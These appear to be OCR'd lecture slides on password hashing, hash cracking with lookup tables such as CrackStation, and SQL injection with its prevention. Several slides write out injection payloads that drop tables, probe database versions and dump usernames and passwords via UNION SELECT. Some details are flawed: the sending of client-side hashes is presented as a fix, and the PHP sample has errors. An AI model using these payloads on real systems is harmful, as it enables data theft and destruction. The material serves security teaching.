
Note: This token is in hex format, it is128 bit long (32 x 4 bits)

- But not the other way round
  - Hence we need a **one-way function**

Hash Functions

- A hash function is a one-way function, which produces a fixed-size ~~token~~ hash code ("**fingerprint**") based on a variable size input message
  - Hash codes are also called hash values or hashes
- Hash functions are public (i.e. they are not a secret)
- Conventional checksums (e.g. CRCs) are not suitable and cannot be used (see requirements for hash functions)
- 128-512 bits hash values are regarded as suitable

Putting it all together




User ID	Password Hash
ms@gmail.com	1d8922d005733 …
k51@outlook.com	628749afdb83…
abd@yahoo.com	980ade367fc93…

1. The claimant enters user id and password (e.g. Instagram login)
2. Both are sent to the verifier using the authentication protocol
3. The verifier computes the hash value of the received password
4. The verifier checks if the transmitted user id and the computed hash have a match in the table
5. The verifier notifies the claimant via the authentication protocol if the authentication was successful

Problem here: Verifier receives a copy of the plaintext password!

Putting it all together – Version 2



User ID	Password Hash
ms@gmail.com	1d8922d005733 …
k51@outlook.com	628749afdb83…
abd@yahoo.com	980ade367fc93…

1. The claimant enters user id and password (e.g. Instagram login)
2. User id and hashed password are sent to the verifier using the authentication protocol
3. The verifier checks if the transmitted user id and hashed password against the stored values in the table
4. The verifier notifies the claimant via the authentication protocol if the authentication was successful

Requirements for Hash Functions H(x)

- **One way property:**
  For a given hash code h it is infeasible to find x that $H(x) = h$

- Reason:
  An opponent could reveal password otherwise:
  "KenSentMe!" ← "7b24afc8bc80e548d66c4e7ff72171c5"
  x h

Requirements for Hash Functions H(x)

- **Weak collision resistance:**
  For a given password x it is infeasible to find another password y with
  $y \;!=\; x$ with $H(x) = H(y)$

- Reason:
  An opponent could find an alternate password y with the same hash code as of x, and use it instead to impersonate the claimant

Examples for Hash Algorithms

- MD2 / MD4 / MD5:
  - Produces a 128-bit hash value.
  - Specified as Internet standards (RFC1320, RFC1186, RFC1321).
  - Broken via collision attacks, DO NOT USE!
- SHA (Secure Hash Algorithm) - X:
  - Family of hash functions, designed by NIST & NSA
  - SHA-3 (released 2015) produces 224, 256, 384 and 512 bits hash values.
  - Internet standard (together with SHA-2)
- RIPEMD-160:
  - Creates a 160-bit hash value
  - Developed in Europe

Case Study Hash Cracking

- Assume you were able to retrieve hashed user passwords and user IDs using an SQL injection attack
  - For example via a blind SQL attack over multiple steps
- Passwords were hashed using a sound hash function (i.e. not MD5!)
- Where to go from here?

User ID	Password Hash
ms@gmail.com	1d8922d005733 …
k51@outlook.com	628749afdb83…
abd@yahoo.com	980ade367fc93…


Hash Cracking

- Reverse-Engineer passwords?
  - One-way function, ergo not possible
  - But hash functions are public

User ID	Password Hash
ms@gmail.com	1d8922d005733 …
k51@outlook.com	628749afdb83…
abd@yahoo.com	980ade367fc93…

DEFUSE: A Online Text & File Checksum Calculator

- https://defuse.ca/checksums.htm


Online Text & File Checksum Calculator

This page lets you hash ASCII text or a file with many different hash algorithms. Checksums are commonly used to verify the integrety of data. The most common use is to verify that a file has been downloaded without error. The data you enter here is 100% private, neither the data nor hash values are ever recorded.

Enter some ASCII or UNICODE text...

File (5MB MAX)

Supported Hash Algorithms

md5 LM NTLM sha1 sha256 sha384 sha512 md5(md5()) MySQL4.1+ ripemd160 whirlpool adler32 crc32 crc32b fnv1a32 fnv1a64 fnv132 fnv164 gost gost-crypto haval128,3 haval128,4 haval128,5 haval160,3 haval160,4 haval160,5 haval192,3 haval192,4 haval192,5 haval224,3 haval224,4 haval224,5 haval256,3 haval256,4 haval256,5 joaat md2 md4 ripemd128 ripemd256 ripemd320 sha224 snefru snefru256 tiger128,3 tiger128,4 tiger160,3 tiger160,4 tiger192,3 tiger192,4

Dictionary-Based Brute-Force Search

- Dictionary search can be used to systematically identify a match for a given hash value
  - The underlying hash function must be known
- Dictionaries are based on large word, phrase or password collections
- ☺ :
  - Straight forward process
- ☹ :
  - Significant computational effort to find match
  - No guaranteed result

Lookup Table-Based Attacks

- For a given hash function and dictionary
  - Calculate hash value for all dictionary entries
  - Add both values to a table (i.e. one line per entry)
  - Sort table (e.g. in ascending order of hash values)
    - Also called **lookup table**
- Example table (assuming 44-bit hash values):

Hash value	Password
0x00000000354	gangster
0x00000001003	Bluemoon
…	…

Lookup Table-Based Attacks


- The matching password for a given hash value can be recovered by systematically searching for it in the dictionary
- ☺ :
  - Such a table can be generated offline
  - The search process itself is fast (~$\log_2$(# of entries))
    - A table containing $1.8\text{x}10^{19}$ entry would require just 64 guesses to find (or not) the correct password for a given hash value
- ☹ :
  - Huge table, with no guaranteed result
  - Different table required for every hash function

Lookup Table-Based Attacks: Example

- Assume a hash function that generates 16 byte (128 bit) hash values, e.g. MD5
- We calculate a lookup table for all possible 6 character long passwords composed of 64 possible characters A-Z, a-z, 0-9, "." and "/"
- A table would consist of 64^6 (= 68,719,476,736) entries, with every entry consisting of a 6 byte password and a 16 bytes hash
- **Total size of table ~ 1.4 Terabyte**

Crackstation's free Password Hash Cracker

- https://crackstation.net/



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
d9295ddbbe9fd599a8c8849d14d0186ea0b6d998a4e70335bd8b712831b74fa8
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d9295ddbbe9fd599a8c8849d14d0186ea0b6d998a4e70335bd8b712831b74fa8	sha256	Craughwell

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our hashing security page.

Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries here, and the lookup table implementation (PHP and C) is available here.

FYI: Examples for SQL Injection Attacks

- **Blind SQL injection**
  - http://localhost/htm/product-list.php?StatusFilter=**' drop table DimUser –**
  - SELECT * FROM DimUser WHERE UserName='jprom' and Password='**' drop table DimUser --**'
- **Time delay exploitation technique**
  http://www.example.com/product.php?id=10 AND IF(version() like '5%', sleep(10), 'false'))--
- **Conditional response**
  - http://localhost/htm/product-details.php?ID=603 **and substring(@@VERSION,1,20) = 'Microsoft SQL Server'**
  - SELECT ProductKey FROM DimProduct WHERE ProductKey=603 **and substring(@@VERSION,1,20) = 'Microsoft SQL Server'**
- **Return a list of data (such as user accounts)**
  - http://localhost/htm/product-list.php?StatusFilter=**' or 1=0 union select x=null, x=UserName, x=Password, x=null from DimUser –**
  - SELECT ProductKey FROM DimProduct WHERE status='**' or 1=0 union select x=null, x=UserName, x=Password, x=null from DimUser --**' ORDER BY ProductAlternateKey

FYI: Preventing SQL Injection Attacks via Suppressing Error Messages

- Suppress error messages that may be sent back to the client browser, as they make it easier for attackers to gather information about your database; example: *Microsoft OLE DB Provider for ODBC Drivers error '80040e06' [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value ': admin/r00tr0x! guest/guest chris/password fred/sesame' to a column of data type int.*

FYI: Preventing SQL Injection Attacks via Input Sanitisation

- In PHP use PHP filters to
  - Validating data
    Determine if the data is in proper form
  - Sanitizing data
    Remove any illegal character from the data
- See https://www.w3schools.com/php/php_filter.asp for details

FYI: Preventing SQL Injection Attacks via prepared Statements

- Used to execute a SQL statement repeatedly with high efficiency, via the following steps:
  - An SQL statement template is prepared and sent to the database. Dynamic values (parameters) are not specified and labeled "?“
    Example: INSERT INTO MyGuests VALUES(?, ?, ?)
  - The database parses, compiles, and performs query optimisation on the template and stores the result
  - Later the application binds values to the parameters, and the database executes the statement
    - This process can be repeated as often as desired
- Prepared statements are very useful against SQL injections, because manipulated parameter values, which are transmitted later, cannot change prepared statement

FYI: Preventing SQL Injection Attacks via prepared Statements

- Example MySQLi with Prepared Statements
  - MySQL “Improved is a relational database driver used in PHP to provide an interface with MySQL databases

Compile once

```
<?php
$stmt = $dbh->prepare("INSERT INTO REGISTRY (name, value) VALUES
(:name, :value)");
$stmt->bindParam(':name', $name);
$stmt->bindParam(':value', $value);
```

Bind values & execute repeatedly

```
// insert one row
$name = 'one‘
$value = 1
$stmt->execute();
?>
```

- Improves performance by allowing query plans to be compiled once and executed multiple times